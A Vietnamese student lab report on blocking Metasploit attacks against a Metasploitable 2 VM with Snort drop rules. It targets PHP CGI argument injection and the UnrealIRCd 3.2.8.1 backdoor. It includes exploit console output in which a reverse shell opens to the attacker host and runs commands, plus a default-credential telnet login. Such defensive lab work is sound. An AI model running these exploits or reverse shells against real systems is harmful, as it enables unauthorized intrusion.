[*] Started reverse TCP handler on 10.81.27.100:4444
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/php_cgi_arg_injection) >

```

→ Khai thác không thành công.

+ Bên Snort tiến hành drop các gói tin, ngăn chặn tấn công và ghi lại trong log:

```

nhom9-snort.rules
14551 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14552 TCP Options (3) => NOP NOP TS: 164086804 2421583
14553
14554 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14555 [Priority: 0]
14556 05/12-12:41:15.135278 10.81.27.100:34707 -> 192.168.27.200:80
14557 TCP TTL:63 TOS:0x0 ID:41187 Iplen:20 DgMlen:1500 DF
14558 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14559 TCP Options (3) => NOP NOP TS: 164087636 2421583
14560
14561 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14562 [Priority: 0]
14563 05/12-12:41:16.799315 10.81.27.100:34707 -> 192.168.27.200:80
14564 TCP TTL:63 TOS:0x0 ID:41188 Iplen:20 DgMlen:1500 DF
14565 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14566 TCP Options (3) => NOP NOP TS: 164089300 2421583
14567
14568 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14569 [Priority: 0]
14570 05/12-12:41:20.127358 10.81.27.100:34707 -> 192.168.27.200:80
14571 TCP TTL:63 TOS:0x0 ID:41189 Iplen:20 DgMlen:1500 DF
14572 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14573 TCP Options (3) => NOP NOP TS: 164092628 2421583
14574
14575 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14576 [Priority: 0]
14577 05/12-12:41:26.783007 10.81.27.100:34707 -> 192.168.27.200:80
14578 TCP TTL:63 TOS:0x0 ID:41190 Iplen:20 DgMlen:1500 DF
14579 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14580 TCP Options (3) => NOP NOP TS: 164099284 2421583
14581
14582 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14583 [Priority: 0]
14584 05/12-12:41:40.095180 10.81.27.100:34707 -> 192.168.27.200:80
14585 TCP TTL:63 TOS:0x0 ID:41191 Iplen:20 DgMlen:1500 DF
14586 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14587 TCP Options (3) => NOP NOP TS: 164112596 2421583
14588
14589 [*] [1:1000002:1] PHP CGI Argument Injection Detected [*]
14590 [Priority: 0]
14591 05/12-12:42:00.254992 10.81.27.100:34707 -> 192.168.27.200:80
14592 TCP TTL:63 TOS:0x0 ID:41192 Iplen:20 DgMlen:1500 DF
14593 ***A***** Seq: 0x77226EC0 Ack: 0xB0E7F7D7 Win: 0x1F6 TcpLen: 32
14594 TCP Options (3) => NOP NOP TS: 164140756 2421583
14595

```

+ Attacker kết nối telnet, để kiểm tra các dịch vụ không bị ảnh hưởng bởi rule:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > telnet 192.168.27.200
[*] exec: telnet 192.168.27.200

Trying 192.168.27.200 ...
Connected to 192.168.27.200.
Escape character is '^]'.

test app2 test app

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Mar 28 10:01:28 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

3. Yêu cầu 1.3: Ngăn chặn lỗ hổng UnrealIRCd 3.2.8.1 Backdoor Command Execution

- Thông tin về UnrealIRCd 3.2.8.1 Backdoor Command Execution:

UnrealIRCd 3.2.8.1 Backdoor Command Execution

July 02, 2016 — metalkey

Attacker: Kali Linux

Victim: Metasploitable 2

Unreal IRCd 3.2.8.1 contains a backdoor that is triggered by entering **AB**; upon connecting. The backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.

→ Lỗ hổng này cho phép kẻ tấn công từ xa thực thi mã độc trên máy chủ chạy UnrealIRCd 3.2.8.1 bằng cách sử dụng một chuỗi đặc biệt 'AB' trong yêu cầu kết nối.

- Trước khi cài rules:

- + Bên Victim, sử dụng tcpdump để bắt các gói tin, lưu lại với tên file là yc1_3.pcap
- + Sử dụng công cụ Metasploit trên máy Attacker để thực hiện tấn công. Chuẩn bị các tham số để tấn công và thực hiện tấn công:

```

Interrupt: use the 'exit' command to quit
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 10.81.27.100:4444
[*] 192.168.27.200:6667 - Connected to 192.168.27.200:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.27.200:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo zWP8olds7DVvPCso;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "zWP8olds7DVvPCso\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 2 opened (10.81.27.100:4444 → 192.168.27.200:38469) at 2024-05-10 06:19:51 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dccallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
ls -l
total 392
-rw-r--r-- 1 root root 1365 May 20 2012 Donation
-rw-r--r-- 1 root root 17992 May 20 2012 LICENSE
drwxr-xr-x 2 root root 4096 May 20 2012 aliases
--w-r--T 1 root root 1175 May 20 2012 badwords.channel.conf
--w-r--T 1 root root 1183 May 20 2012 badwords.message.conf
--w-r--T 1 root root 1121 May 20 2012 badwords.quit.conf
-rwxr-xr-x 1 root root 242894 May 20 2012 curl-ca-bundle.crt
-rw-r--r-- 1 root root 1900 May 20 2012 dccallow.conf
drwxr-xr-x 2 root root 4096 May 20 2012 doc
--w-r--T 1 root root 49552 May 20 2012 help.conf
-rw-r--r-- 1 root root 4578 Mar 28 03:19 ircd.log


```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

+ Sử dụng công cụ WinSCP lấy file pcap đã bắt được, tiến hành phân tích và đưa ra phương pháp ngăn chặn việc dò quét của Attacker.

- Phân tích file pcap nhóm bắt được:

+ Lọc ra những gói tin tcp và có các điểm đáng lưu ý về lỗi hỏng (chứa ký tự "AB"), đặc biệt chú ý đến những gói được gửi từ Attacker: gói thứ 8




→ Để chặn tấn công, thực hiện drop các gói tin có chứa ký tự "AB".

- Snort rules:

drop tcp any any -> 192.168.27.200 any (msg:"UnrealIRCd 3.2.8.1 Backdoor Command Execution Detected!"; flow:to_server; content:"AB"; sid:1000003; rev:1;)


- Sau khi cài rules:

+ Kết quả khi thực hiện exploit:



→ Khai thác không thành công.

+ Bên Snort tiến hành drop các gói tin, ngăn chặn tấn công và ghi lại trong log:




```

14685 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14685 TCP Options (3) => NOP NOP TS: 165966680 2609588
14685 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14685 [Priority: 0]
14689 05/12-13:12:34.605338 10.81.27.100:33145 -> 192.168.27.200:6667
14689 TCP TTL:63 TOS:0x0 ID:2593 Iplen:20 Dgmlen:180 DF
14691 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14691 TCP Options (3) => NOP NOP TS: 165967124 2609588
14691 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14691 [Priority: 0]
14695 05/12-13:12:35.409618 10.81.27.100:33145 -> 192.168.27.200:6667
14695 TCP TTL:63 TOS:0x0 ID:2594 Iplen:20 Dgmlen:180 DF
14697 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14697 TCP Options (3) => NOP NOP TS: 165967988 2609588
14697 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14697 [Priority: 0]
14703 05/12-13:12:37.197417 10.81.27.100:33145 -> 192.168.27.200:6667
14703 TCP TTL:63 TOS:0x0 ID:2595 Iplen:20 Dgmlen:180 DF
14705 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14705 TCP Options (3) => NOP NOP TS: 165969716 2609588
14705 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14705 [Priority: 0]
14710 05/12-13:12:40.685602 10.81.27.100:33145 -> 192.168.27.200:6667
14710 TCP TTL:63 TOS:0x0 ID:2596 Iplen:20 Dgmlen:180 DF
14712 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14712 TCP Options (3) => NOP NOP TS: 165973204 2609588
14712 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14712 [Priority: 0]
14717 05/12-13:12:47.597272 10.81.27.100:33145 -> 192.168.27.200:6667
14717 TCP TTL:63 TOS:0x0 ID:2598 Iplen:20 Dgmlen:180 DF
14719 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14719 TCP Options (3) => NOP NOP TS: 165980116 2610488
14719 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14719 [Priority: 0]
14722 05/12-13:13:01.420946 10.81.27.100:33145 -> 192.168.27.200:6667
14722 TCP TTL:63 TOS:0x0 ID:2599 Iplen:20 Dgmlen:180 DF
14724 ***AP*** Seq: 0xE9B66912 Ack: 0x8CAB901B Win: 0x1F6 Tcplen: 32
14724 TCP Options (3) => NOP NOP TS: 165993940 2610488
14724 [**] [1:1000000:1] UnrealIRC 3.2.8.1 Backdoor Command Execution Detection! [**]
14724 [Priority: 0]
14728

```

+ Attacker kết nối telnet, để kiểm tra các dịch vụ không bị ảnh hưởng bởi rule:



```

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > telnet 192.168.27.200
[*] exec: telnet 192.168.27.200

Trying 192.168.27.200 ...
Connected to 192.168.27.200.
Escape character is '^]'.

  metasploitable
  KALI
  "the quieter you become,

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Thu Mar 28 10:01:28 EDT 2024 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$

```

--- HẾT ---